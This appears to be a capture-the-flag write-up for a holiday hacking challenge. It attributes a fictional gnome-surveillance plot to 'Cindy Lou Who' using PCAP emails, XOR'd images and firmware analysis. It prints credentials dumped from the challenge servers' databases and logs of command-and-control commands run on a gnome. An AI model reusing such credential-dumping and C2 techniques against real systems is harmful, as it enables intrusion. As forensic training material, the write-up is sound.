
```
4   C          KL3R    43V4

A   Christmas Killer Forever
```

9) Based on evidence you recover from the SuperGnomes' packet capture ZIP files and any staticky images you find, what is the nefarious plot of ATNAS Corporation?

Overview

The ATNAS Corporation's plot is to destroy Christmas by stealing presents from two million homes. Atnas is Santa spelt backwards, as instead of bringing presents, its purpose is to steal them on Christmas Eve. To achieve this goal two million Gnomes have been manufactured with components supplied by ginormouselectronicssupplier.com .

The system architecture diagram (below, left), extracted from the PCAP on SG01, shows how the 2 million+ Gnomes communicate with five Command & Control nodes, known as SuperGnomes. This data includes static PNG images, such as the one extracted from Josh's PCAP (below, right). The firmware release notes also describe how the Gnome will sniff wifi traffic for keywords, and when found upload this in PCAP format to their parent SuperGnome.



The purpose of this data is to identify high value items, and aid burglers, who dressed as Santa intend to steal these predetermined items on the night of the 24th December 2015. The burglers will be given images of where the high value items are located, and an optimised route through the house, based on the images collected by the Gnome.

Evidence

PCAP Analysis

PCAP files were examined using Wireshark. The majority of the evidence of who is behind the plot, and their motivation is based upon five emails extracted from PCAP files stored on the SuperGnomes. The extracted emails are included in Appendix -> SuperGnome PCAP Analysis.

The identification and attribution are based on the presumption that these PCAPs are genuine, and have not been constructed and planted as a false-flag operation. For greater confidence a forensic analysis of the mail server (104.196.40.60) could be conducted (not within scope of this investigation).

The PCAP's contained traffic between atnaspc5 (10.1.1.192) and mail server running Dovecot IMAP and POP3 email server, IP: 104.196.40.60:

SG01 – Cindy Lou Who hired JoJo, jojo@atnascorp.com, a systems architect to design the Gnome "distributed surveillance system". JPEG sketch of architecture attached.

SG02 – Hardware order placed by Cindy Lou Who with Maratha at ginormouselectronicssupplier.com, supplier@ginormouselectronicssupplier.com : for Gnome hardware components. Includes details of hardware components.

SG03 – Email from Cindy Lou Who, who identifiers herself as "President and CEO of ATNAS Corporation", to burglers via a mailing list: burglerlackeys@atnascorp.com , outlining plans for burglers to steal.

SG04 – Cindy Lou Who seeking counselling from Dr. O'Malley of Whoville Psychiatrists, reveals the motivation behind her plans. See question 10 response.

SG05 – Apology from Grinch: grinch@who-villeisp.com . Packet capture also includes Cindy Lou Who's account credentials:

> Username: Username: c
> Password: AllYourPresentsAreBelongToMe
> Email: c@atnascorp.com

Staticky image Analysis

The conclusions of the PCAP analysis, are supported by the analysis of the staticky images, which reveals a picture of Cindy Lou Who in the "Boss's office", as described on GnomeNet.

The analysis of the staticky images was performed using ImageMagick to XOR the images. This process is documented in Appendix -> SuperGnome Factory Image XOR Analysis.

Gnome Hardware

Based upon the email extracted from the PCAP, contained within the 20150225093040.zip file obtained from SG02, a hardware order was placed for 2 million of the following components:

- Ambarella S2Lm IP Camera Processor System-on-Chip (with an ARM Cortex A9 CPU and Linux SDK)
- ON Semiconductor AR0330: 3 MP 1/3" CMOS Digital Image Sensor
- Atheros AR6233X Wi-Fi adapter
- Texas Instruments TPS65053 switching power supply
- Samsung K4B2G16460 2GB SSDR3 SDRAM
- Samsung K9F1G08U0D 1GB NAND Flash

The order was placed with Maratha at ginormouselectronicssupplier.com on the 25th February 2015, with a staged delivery between 1st April – 1St June 2015. This is likely to be the hardware for the Gnomes; although we have no specific evidence that the order was accepted, or fulfilled.

Evidence gathered from SuperGnomes

In addition to gathering the gnome.conf file from each server, all other files in the /gnome/www/files directory were examined. Other system and application files were also analysed to gather any additional available evidence about server administrators and/or server/service configuration (contents of /etc/ , /etc/init.d/ and /gnome/ were the initial focus for investigation). Where possible database contents were dumped and examined too.

Files

A file: gnome_firmware_rel_notes.txt, summarises a Gnome firmware update to v. 1.1.8.164461. This release uniquely names the Gnomes (presumably to resolve the issue with images being merged, by XORing – described on GnomeNet), it also adds sniffer functionality using a hit_list. The sniffer_hit_list.txt, was also recovered from the SuperGnomes. The gnomes are monitoring wifi traffic for these keywords, and capturing relevant packets in PCAP format which they upload to their parent SuperGnome. This would appear to be the source of the PCAP files obtained from the SuperGnomes. The Gnome firmware version appears to be at the same point, based on: www/files/gnome_firmware_rel_notes.txt, although no trace of the hit-list could be found in the Gnome firmware dump.

A zip file: sgnet.zip containining the sourcecode for the sgstatd binary, was found on each of the SuperGnomes. Analysis of this file identified a buffer overflow vulnerability which was exploited to gain access to SG05 (detailed in reponse to question 8: “Describe the technique you used to gain access to each SuperGnome’s gnome.conf file -> SG05 : 54.233.105.81”

Administrators

Analysing files, and in some cases database contents on the servers we are able to identify who administers some of the SuperGnomes

SG02 is administered by Auggie

Comment in SG02's /gnome/www/routes/index.js

```
//files upload only for SG-manager (Auggie)
```

SG04 is administered by Nedford

Comments and code in SG04's /gnome/www/routes/index.js

```
msgs.push('File pending Nedfords approval.'); // my approval
...
// disable file download. for security only let nedford download stuff.
...
if (file_names.indexOf(d) !== -1 &amp;amp;&amp;amp; sessions[sessionid].username == 'nedford') {
```

dump of users from SG04's database

```
echo "db.users.find()" | mongo gnome -u gnome -p KTt9C1SljNKDiobKKro926frc
MongoDB shell version: 3.0.7
connecting to: gnome
{ "_id" : ObjectId("56229f58809473d11033515b"), "username" : "user", "password" : "user", "user_level" : 10 }
{ "_id" : ObjectId("56229f63809473d11033515c"), "username" : "admin", "password" : "SittingOnAShelf", "user_level" : 100 }
{ "_id" : ObjectId("5647438777cb0339cd14fd09"), "username" : "nedford", "password" : "AllIWantForXmasIsYourPresents", "user_level" : 100 }
Bye
```

Password suggests Nedford is aware of Atnas Corporation's purpose.

SG05 is administered by Stuart

Comments in SG05's /gnome/www/routes/index.js

```
//files upload only for SG-manager (Stuart)
```

has an additional administrative account, probably Stuart's with the username sims

```
echo "db.users.find()" | mongo gnome -u gnome -p KTt9C1SljNKDiobKKro926frc
MongoDB shell version: 3.0.7
connecting to: gnome
{ "_id" : ObjectId("56229f58809473d11033515b"), "username" : "user", "password" : "user", "user_level" : 10 }
{ "_id" : ObjectId("56229f63809473d11033515c"), "username" : "admin", "password" : "SittingOnAShelf", "user_level" : 100 }
{ "_id" : ObjectId("5647438777cb0339cd14fd09"), "username" : "sims", "password" : "IAmTheRealGrinch!", "user_level" : 100 }
bye
```

Password suggests Stuart is aware of Atnas Corporation's purpose.

Josh's PCAP

Josh's PCAP was examined using Wireshark to identify the Command & Control channel. A SCAPY script was developed (as this was completed prior to Josh Dosis developing and sharing his script), to extract the commands sent over the C2 channel, and the responses sent back by the Gnome. The SuperGnomes appeared to have the ability to request that the Gnome sent back files, or executed commands supplied by the SuperGnome. The specific responses observed included wifi network data and a png image of a bedroom, presumed to have been taken by the Gnome.

For more detail see Appendix -> Gnome PCAP Command Analysis.

Firmware Analysis

Examination of the Firmware, revealed the Gnome was running an embedded Linux distribution: OpenWRT. In addition to a number of standard services including MongoDB and NodeJS, two bespoke services sgdnsc2 (C2 channel) and sgstatd (Server Status Centre) were present.

Comments in code and service initialisation scripts, allow us to identify four developers/administrators:

- Nedford
- Auggie
- Louise
- Stuart

Comments in /etc/mongod.conf suggest Louise is very inexperienced in working with *nix systems ":

```
LOUISE: No logging, YAY for /dev/null
AUGGIE: Louise, stop being so excited to basic Unix functionality"
```

Louise may be the administrator for the SG01 server, referenced in the /etc/hosts file:

```
# LOUISE: NorthAmerica build
52.2.229.189    supergnome1.atnascorp.com sg1.atnascorp.com supergnome.atnascorp.com
sg.atnascorp.com
```

The www/routes/index.js reveals several elements of poor coding practices: use of eval, poor code logic, and poor or no validation of user supplied input. The vulnerabilities identified in this code are described in the response to question seven: "Please describe the vulnerabilities you discovered in the Gnome firmware"

For more detail see Appendix -> Firmware Analysis

10) Who is the villain behind the nefarious plot.

Cindy Lou Who, the President and CEO of ATNAS Corporation is the villain behind this nefarious plot.

Cindy Lou Who was seeking counselling from Dr. O'Malley of Whoville Psychiatrists (whovillepsychiatrists.com). Cindy had developed a hatred of the Christmas holiday, following a terrifying encounter with the Grinch on Christmas Eve when she was a child. Despite hiding the effect of this from the Grinch and her fellow Whos, she was scarred by the experience. The Grinch had undergone a heartfelt change, as demonstrated in his email (dated 15th December 2015) to Cindy apologising for his previous actions.

As an adult, Cindy undertook to complete the Grinch's work: to destroy Christmas, but on a far larger scale.

Cindy Lou Who (c@atnascorp.com) identifies herself by her full name "Cindy Lou Who" in her email (dated 3rd December 2015) to Dr. O'Malley. She identifiers herself as the President and CEO of ATNAS Corporation in her email (dated 1st December 2015)

The image recovered of the 'Boss's office' by XOR'ing the staticky overlapped image, with the factory images also shows Cindy Lou Who.

Appendix

Gnome PCAP Command Analysis

NONE:

No further action.

EXEC:iwconfig

Gnome presumed to have executed this command. The below output was returned.

```
EXEC:START_STATE
EXEC:wlan0     IEEE 802.11abgn  ESSID:"DosisHome-Guest"
EXEC:          Mode:Managed  Frequency:2.412 GHz  Cell: 7A:B3:B6:5E:A4:3F
EXEC:          Tx-Power=20 dBm
EXEC:          Retry short limit:7   RTS thr:off   Fragment thr:off
EXEC:          Encryption key:off
EXEC:          Power Management:off
EXEC:
EXEC:lo        no wireless extensions.
EXEC:
EXEC:eth0      no wireless extensions.
EXEC:STOP_STATE
```

EXEC:cat /tmp/iwlistscan.txt

Gnome presumed to have executed this command. Below output (file contents: wireless network scan data) were returned:

```
EXEC:START_STATE
EXEC:wlan0     Scan completed :
EXEC:          Cell 01 - Address: 00:7F:28:35:9A:C7
EXEC:                    Channel:1
EXEC:                    Frequency:2.412 GHz (Channel 1)
EXEC:                    Quality=29/70  Signal level=-81 dBm
EXEC:                    Encryption key:on
EXEC:                    ESSID:"CHC"
EXEC:                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
EXEC:                              9 Mb/s; 12 Mb/s; 18 Mb/s
EXEC:                    Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
EXEC:                    Mode:Master
EXEC:                    Extra:tsf=000000412e67cddf
EXEC:                    Extra: Last beacon: 5408ms ago
EXEC:                    IE: Unknown: 00055837335A36
EXEC:                    IE: Unknown: 010882848B960C121824
EXEC:                    IE: Unknown: 030101
EXEC:                    IE: Unknown: 200100
EXEC:                    IE: IEEE 802.11i/WPA2 Version 1
EXEC:                        Group Cipher : CCMP
EXEC:                        Pairwise Ciphers (1) : CCMP
EXEC:                        Authentication Suites (1) : PSK
EXEC:                    IE: Unknown: 2A0100
EXEC:                    IE: Unknown: 32043048606C
EXEC:                    IE: Unknown:
DD180050F2020101040003A4000027A4000042435E0062322F00
EXEC:                    IE: Unknown:
2D1A8C131BFFFF000000000000000000000000000000000000
EXEC:                    IE: Unknown: 3D160108080000000000000000000000000000000000000000
EXEC:                    IE: Unknown: DD0900037F01010000FF7F
EXEC:                    IE: Unknown: DD0A00037F04010000000000
EXEC:                    IE: Unknown: 0706555320010B1B
EXEC:          Cell 02 - Address: 48:5D:36:08:68:DC
```

```
EXEC:                     Channel:6
EXEC:                     Frequency:2.412 GHz (Channel 1)
EXEC:                     Quality=59/70  Signal level=-51 dBm
EXEC:                     Encryption key:on
EXEC:                     ESSID:"DosisHome"
EXEC:                     Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18 Mb/s
EXEC:                               24 Mb/s; 36 Mb/s; 54 Mb/s
EXEC:                     Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 48 Mb/s
EXEC:                     Mode:Master
EXEC:                     Extra:tsf=00000021701d828b
EXEC:                     Extra: Last beacon: 4532ms ago
EXEC:                     IE: Unknown: 000F736F6D657468696E67636C65766572
EXEC:                     IE: Unknown: 010882848B962430486C
EXEC:                     IE: Unknown: 030106
EXEC:                     IE: Unknown: 0706555320010B1E
EXEC:                     IE: Unknown: 2A0100
EXEC:                     IE: Unknown: 2F0100
EXEC:                     IE: IEEE 802.11i/WPA2 Version 1
EXEC:                         Group Cipher : CCMP
EXEC:                         Pairwise Ciphers (1) : CCMP
EXEC:                         Authentication Suites (1) : PSK
EXEC:          Cell 03 - Address: 48:5D:36:08:68:DD
EXEC:                     Channel:6
EXEC:                     Frequency:2.412 GHz (Channel 1)
EXEC:                     Quality=62/70  Signal level=-49 dBm
EXEC:                     Encryption key:off
EXEC:                     ESSID:"DosisHome-Guest"
EXEC:                     Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18 Mb/s
EXEC:                               24 Mb/s; 36 Mb/s; 54 Mb/s
EXEC:                     Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 48 Mb/s
EXEC:                     Mode:Master
EXEC:                     Extra:tsf=00000021701d8913
EXEC:                     Extra: Last beacon: 5936ms ago
EXEC:                     IE: Unknown: 000F736F6D657468696E67636C65766572
EXEC:                     IE: Unknown: 010882848B962430486C
EXEC:                     IE: Unknown: 030106
EXEC:                     IE: Unknown: 0706555320010B1E
EXEC:                     IE: Unknown: 2A0100
EXEC:                     IE: Unknown: 2F0100
EXEC:STOP_STATE
```

FILE:/root/Pictures/snapshot_CURRENT.jpg

Uploaded Image.

```
FILE:START_STATE,NAME=/root/Pictures/snapshot_CURRENT.jpg
<Base64 Encoded jpeg image>
FILE:STOP_STATE
```

See Question 2, for carved image.

Firmware Analysis

Extraction

Files were extracted from the firmware binary

```
binwalk -e ../giyh-firmware-dump.bin
```

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PEM certificate
1809          0x711           ELF 32-bit LSB shared object, ARM, version 1 (SYSV)
168803        0x29363         Squashfs filesystem, little endian, version 4.0, compression:gzip, size:
17376149 bytes,  4866 inodes, blocksize: 131072 bytes, created: Tue Dec  8 18:47:32 2015
```

Revealing a PEM encoded certificate, and a SquashFS file.

The SquashFS filesystem was extracted:

```
unsquashfs _giyh-firmware-dump.bin.extracted/29363.squashfs
```

The file system structure indicates it's a Linux based system:

```
drwxr-xr-x  2 root root 4096 Nov 28 18:25 bin
drwxr-xr-x 13 root root 4096 Dec  2 01:27 etc
-rwxr-xr-x  1 root root   78 Nov 28 18:25 init
drwxr-xr-x  9 root root 4096 Nov 28 18:25 lib
drwxr-xr-x  2 root root 4096 Nov 28 18:25 mnt
drwxr-xr-x  4 root root 4096 Dec 18 06:38 opt
drwxr-xr-x  2 root root 4096 Nov 28 18:25 overlay
drwxrwxr-x  2 root root 4096 Nov 28 18:25 rom
drwxr-xr-x  2 root root 4096 Nov 28 18:25 root
drwxr-xr-x  2 root root 4096 Nov 28 18:25 sbin
drwxrwxr-x  9 root root 4096 Nov 28 18:25 tmp
drwxr-xr-x  6 root root 4096 Nov 28 18:25 usr
drwxr-xr-x  3 root root 4096 Nov 28 18:25 var
drwxr-xr-x  8 root root 4096 Dec 22 07:08 www
```

Certificate

Analysis of certificate showed it was issued by the ATNAS corporation (not a trusted certificate authority).

```
openssl x509 -in ./extracted.crt -noout -text
```

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 14259043265947038335 (0xc5e24c4d7fb2f27f)
    Signature Algorithm: sha256WithRSAEncryption
        Issuer: O=ATNAS Corporation
        Validity
            Not Before: Nov 28 12:25:45 2015 GMT
            Not After : Nov 25 12:25:45 2025 GMT
        Subject: O=ATNAS Corporation
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (4096 bit)
                Modulus:
                    00:eb:ea:76:fe:68:39:7a:7a:4d:a5:15:bd:39:0f:
                    fe:7d:0f:69:9c:2c:28:31:77:48:01:85:3a:eb:98:
                    89:d9:17:82:43:52:ac:f7:d0:b6:87:a2:5a:b2:59:
                    c4:2e:53:a2:ea:b6:39:c3:0e:b5:71:02:07:5c:6e:
                    68:7b:56:ca:a2:e5:89:88:b1:08:9f:fd:ac:8e:63:
```

```
                    45:fd:e9:9a:dc:07:91:09:61:35:5b:b0:b9:de:8f:
                    88:78:38:2c:02:cf:69:8a:43:e0:f3:17:08:7e:fc:
                    c4:61:0f:2a:e2:66:82:49:67:e9:e2:74:0c:dc:2a:
                    17:37:aa:3b:7b:38:f1:0a:36:3e:98:5c:7e:c3:bd:
                    83:35:9b:f8:01:db:bb:e6:9d:a8:bb:b6:0c:6b:00:
                    60:55:98:09:77:8f:1a:7d:45:be:e7:b3:66:65:9f:
                    85:79:4e:b5:14:4a:be:cc:55:49:8c:ce:3e:dc:f5:
                    19:80:18:4d:07:4f:c2:14:a8:56:6a:77:b4:e4:87:
                    5a:67:61:33:e4:98:7d:d1:59:ea:57:39:87:bd:e9:
                    24:8d:98:b3:4d:17:96:29:2e:0b:8e:5e:46:0f:87:
                    a6:11:e8:32:31:57:1a:1b:72:1a:14:f4:02:9c:43:
                    f2:80:98:6d:27:15:6a:d7:17:01:06:ef:35:fa:f4:
                    aa:a1:2a:62:50:cf:23:24:0e:1e:99:c9:b2:00:36:
                    31:9e:87:43:99:8f:19:fa:1d:45:88:db:25:23:96:
                    db:88:17:ef:1e:c5:7f:ca:ce:e3:dc:62:e5:9c:f7:
                    a2:c9:fe:5b:0e:3d:9f:19:a3:2c:00:0b:5c:59:2a:
                    c3:c7:53:81:7f:b5:26:52:9d:80:fe:6a:d6:0c:59:
                    99:bd:0b:da:68:49:b0:2c:fe:e3:60:2d:33:15:51:
                    64:e9:8e:81:f7:c0:a3:13:ef:75:45:04:d6:61:05:
                    74:6f:cb:d6:72:4d:8c:eb:4a:ee:ec:3b:23:bf:cc:
                    60:d3:63:05:91:02:15:5e:9c:4a:2d:1d:a5:ec:fd:
                    93:50:37:a7:b8:9b:da:e7:e9:c8:ed:3d:26:49:fb:
                    31:7f:8a:1f:4f:76:db:fb:81:ed:ba:28:97:be:aa:
                    5d:49:db:43:23:bc:42:87:77:2e:53:e9:8a:5c:bf:
                    e6:92:27:c2:d1:fb:4e:41:02:73:4b:bf:72:b4:78:
                    53:b0:14:49:23:c1:20:84:f2:c0:47:14:06:5a:92:
                    d0:af:b8:db:b1:e9:23:97:ea:23:49:f5:32:ca:92:
                    d0:0f:9d:af:47:c9:f5:a8:1e:de:da:cb:25:d4:bf:
                    b2:9c:7e:19:c9:8a:93:12:7d:d4:bb:c6:4a:06:77:
                    20:85:5f
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                1E:8B:AE:3C:E3:B3:E3:61:71:24:61:21:44:A7:31:05:D0:07:30:8B
            X509v3 Authority Key Identifier:
                keyid:1E:8B:AE:3C:E3:B3:E3:61:71:24:61:21:44:A7:31:05:D0:07:30:8B

            X509v3 Basic Constraints:
                CA:TRUE
    Signature Algorithm: sha256WithRSAEncryption
         cf:bc:b6:a1:5f:b3:97:c8:2d:30:e7:75:2e:b4:73:46:93:a7:
         df:44:1a:be:e5:58:cc:fa:45:1d:8d:1c:4b:8b:bb:66:43:3d:
         53:2c:71:7b:65:9a:69:1c:b3:3e:47:de:08:cc:d2:9d:97:ec:
         25:5a:d0:a0:ac:a7:e7:3a:7b:88:42:34:59:a5:7d:68:67:18:
         f8:09:dd:9b:86:60:f3:db:7a:d3:84:9a:2b:78:d1:f9:48:89:
         84:2f:e6:16:a6:8f:85:90:7e:8a:07:8e:db:c5:19:ca:78:ee:
         df:80:d8:e0:6e:2f:6f:c4:21:39:cf:66:bc:bf:80:b4:20:4f:
         e5:81:17:80:ec:df:11:67:85:52:97:f3:96:1e:2a:7b:9a:a8:
         6c:b4:a4:42:1e:d0:1e:de:23:44:ec:34:09:f9:46:56:29:aa:
         c5:ed:09:26:55:15:5c:dd:f3:d6:7b:0c:a3:e4:01:ea:70:5e:
         3a:a2:22:81:3e:d7:87:fe:6e:5a:49:18:42:f1:a8:17:8c:35:
         ad:0d:c3:2a:40:52:d2:b0:8f:42:44:19:fe:6e:16:5b:93:0f:
         2f:38:98:7c:4d:5c:a7:ad:c5:04:86:ef:c0:ea:77:bc:1f:21:
         0d:6e:c1:96:3e:af:15:eb:88:4c:c1:99:73:8e:a6:36:4e:c3:
         b4:71:86:75:c9:32:3e:7e:84:36:55:17:b4:9f:04:54:74:e6:
         e4:8f:9b:ba:23:dc:ff:15:b9:25:ff:88:bc:3c:83:a3:57:37:
         0a:d3:4c:69:56:72:04:94:f7:bb:65:e7:f4:9d:55:73:32:91:
         bc:f8:40:bb:b9:d2:ca:e5:cd:6b:b0:34:16:2b:e3:b8:99:d8:
         59:2d:60:5c:cc:6f:fe:fa:83:18:48:c4:f2:17:12:4c:14:0a:
         7c:19:2e:62:d6:4f:b8:b0:dc:89:6f:dd:a1:2c:07:c9:70:06:
         60:45:fa:12:b3:16:15:9b:90:e7:c2:4a:63:07:2c:02:88:92:
         93:0b:02:50:3e:15:99:fd:b4:8d:83:dd:0e:0f:ec:52:38:e7:
         81:69:67:a7:38:3c:1f:a6:1a:bd:e7:5b:75:49:a3:03:a5:45:
         53:52:63:73:cb:6b:71:37:c4:b7:f7:61:4c:01:21:32:76:f9:
         da:68:44:6f:60:01:24:9a:d0:60:46:d3:43:93:26:98:97:65:
         56:76:59:ba:e9:ff:04:07:74:e0:25:69:12:60:50:00:b0:8f:
         d8:1f:fb:3e:81:1e:38:26:e1:a8:69:63:f7:5d:a8:f7:f1:ab:
         39:8e:8e:b5:66:96:b0:6b:27:31:41:f6:72:9f:26:10:8c:de:
         2f:d3:a2:e4:4d:c4:d4:84
```

etc / config

```
ls -l etc/
total 140
-rw-r--r-- 1 root root  641 Nov 28 18:25 banner
-rw-r--r-- 1 root root  408 Nov 28 18:25 banner.failsafe
drwxr-xr-x 2 root root 4096 Nov 28 18:25 config
drwxr-xr-x 2 root root 4096 Nov 28 18:25 crontabs
-rw-r--r-- 1 root root  126 Nov 28 18:25 device_info
-rw-r--r-- 1 root root   68 Nov 28 18:25 diag.sh
-rw-r--r-- 1 root root  123 Dec  2 01:27 gnome.conf
-rw-r--r-- 1 root root  123 Nov 28 18:25 group
-rw-r--r-- 1 root root  242 Nov 30 17:41 hosts
drwxrwxr-x 4 root root 4096 Nov 28 18:25 hotplug.d
-rw-r--r-- 1 root root 1659 Nov 28 18:25 hotplug.json
-rw-r--r-- 1 root root  326 Nov 28 18:25 hotplug-preinit.json
drwxr-xr-x 2 root root 4096 Dec 23 13:11 init.d
-rw-r--r-- 1 root root  171 Nov 28 18:25 inittab
drwxrwxr-x 2 root root 4096 Nov 28 18:25 iproute2
-rw-r--r-- 1 root root  286 Nov 28 18:25 mongod.conf
drwxr-xr-x 2 root root 4096 Nov 28 18:25 monit.d
-r--r--r-- 1 root root    0 Nov 28 18:25 mtab
-rw-r--r-- 1 root root  223 Nov 28 18:25 openwrt_release
-rw-r--r-- 1 root root    7 Nov 28 18:25 openwrt_version
drwxr-xr-x 3 root root 4096 Nov 28 18:25 opkg
-rw-r--r-- 1 root root  110 Nov 28 18:25 opkg.conf
-rw-r--r-- 1 root root  190 Nov 28 18:25 passwd
-rwxr-xr-x 1 root root  952 Nov 28 18:25 preinit
-rw-r--r-- 1 root root  835 Nov 28 18:25 profile
-rw-r--r-- 1 root root 2541 Nov 28 18:25 protocols
drwxrwxr-x 2 root root 4096 Nov 28 18:25 rc.button
-rwxr-xr-x 1 root root 2407 Nov 28 18:25 rc.common
drwxr-xr-x 2 root root 4096 Nov 29 00:33 rc.d
-rw-r--r-- 1 root root  132 Nov 28 18:25 rc.local
-rw-r--r-- 1 root root 3017 Nov 28 18:25 services
-rw-r--r-- 1 root root    9 Nov 28 18:25 shells
-rw-r--r-- 1 root root  896 Nov 28 18:25 sysctl.conf
drwxrwxr-x 2 root root 4096 Nov 28 18:25 sysctl.d
-rw-r--r-- 1 root root  128 Nov 28 18:25 sysupgrade.conf
drwxr-xr-x 2 root root 4096 Nov 28 18:25 uci-defaults
```

```
cat etc/gnome.conf
Gnome Serial Number: 20-RNG9731
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: Gnome
```

```
cat etc/openwrt_release
DISTRIB_ID='OpenWrt'
DISTRIB_RELEASE='Bleeding Edge'
DISTRIB_REVISION='r47650'
DISTRIB_CODENAME='designated_driver'
DISTRIB_TARGET='realview/generic'
DISTRIB_DESCRIPTION='OpenWrt Designated Driver r47650'
DISTRIB_TAINTS=''
```

```
cat etc/openwrt_version
r47650
```

```
cat etc/mongod.conf
# LOUISE: No logging, YAY for /dev/null
# AUGGIE: Louise, stop being so excited to basic Unix functionality
# LOUISE: Auggie, stop trying to ruin my excitement!

systemLog:
  destination: file
  path: /dev/null
  logAppend: true
storage:
  dbPath: /opt/mongodb
net:
  bindIp: 127.0.0.1
```

One IP (already identified as target for C2 traffic) is defined in /etc/hosts

```
cat etc/hosts
```

```
127.0.0.1 localhost

::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

# LOUISE: NorthAmerica build
52.2.229.189    supergnome1.atnascorp.com sg1.atnascorp.com supergnome.atnascorp.com
sg.atnascorp.com
```

```
www/files/gnome_firmware_rel_notes.txt
```

```
Product:          GnomeIYH
Classification:         Firmware Release Notes

-----------------------------------------------------------------------------

IMPORTANT:
- DO NOT power cycle the Gnome during the firmware upgrade process.

==============================================================================

Firmware version: 1.1.8.164461
Release date:           December 3, 2015

- Added a sniffer module
- Modified naming to begin with a unique name prior to naming by SG
- Added hit-list functionality to control sniffer output

NOTES:
- See sniffer_hit_list.txt for initial hit-list values
- Sniffer outputs pcap format with item or packets of interest and uploads
  to current parent SG.

-----------------------------------------------------------------------------
```

Service Scripts

```
ls -l etc/init.d/
total 72
-rwxr-xr-x 1 root root  240 Nov 29 00:31 autowlan
-rwxr-xr-x 1 root root 1470 Nov 28 18:25 boot
-rwxr-xr-x 1 root root  741 Nov 28 18:25 cron
-rwxr-xr-x 1 root root  255 Nov 28 18:25 done
-rwxr-xr-x 1 root root  805 Nov 28 18:25 gpio_switch
-rwxr-xr-x 1 root root 2320 Nov 28 18:25 led
-rwxr-xr-x 1 root root 2301 Nov 28 18:25 log
-rwxr-xr-x 1 root root  438 Nov 28 18:25 mongod
-rwxr-xr-x 1 root root  346 Nov 28 18:25 monit
-rwxr-xr-x 1 root root 2697 Nov 28 18:25 network
-rwxr-xr-x 1 root root  351 Nov 28 18:25 nodejs
-rwxr-xr-x 1 root root  228 Nov 28 18:25 sgdnsc2
-rwxr-xr-x 1 root root  841 Nov 28 18:25 sgstatd
-rwxr-xr-x 1 root root  186 Nov 28 18:25 sysctl
-rwxr-xr-x 1 root root  247 Nov 28 18:25 sysfixtime
-rwxr-xr-x 1 root root  885 Nov 28 18:25 sysntpd
-rwxr-xr-x 1 root root 1022 Nov 28 18:25 system
-rwxr-xr-x 1 root root  106 Nov 28 18:25 umount
```

```
cat etc/init.d/mongod
#!/bin/sh /etc/rc.common
# OWNER: STUART
#  STUART: Startup MongoDB process before node; give Mongo a few seconds to start
#  AUGGIE: Function verified, ready for production.

START=97

PROG=/usr/bin/mongod
CONFIG=/etc/mongod.conf
PIDFILE=/var/run/mongod.pid

save_pid() {
      ps | grep $PROG | grep -v grep | awk '{print $1}' >$PIDFILE
}

start_service() {
      $PROG --config $CONFIG &
      sleep 10
      save_pid
}
stop_service() {
      killall mongod
}
```

```
cat etc/init.d/nodejs
#!/bin/sh /etc/rc.common
# OWNER: STUART
#  STUART: Startup Node.js process after MongoDB starts
#  AUGGIE: Function verified, ready for production
START=98

PROG=/www/bin/www
PIDFILE=/var/run/www.pid

save_pid() {
      ps | grep $PROG | grep -v grep | awk '{print $1}' >$PIDFILE
```

```
}

start_service() {
      $PROG &
      save_pid
}

stop_service() {
      killall www
}
```

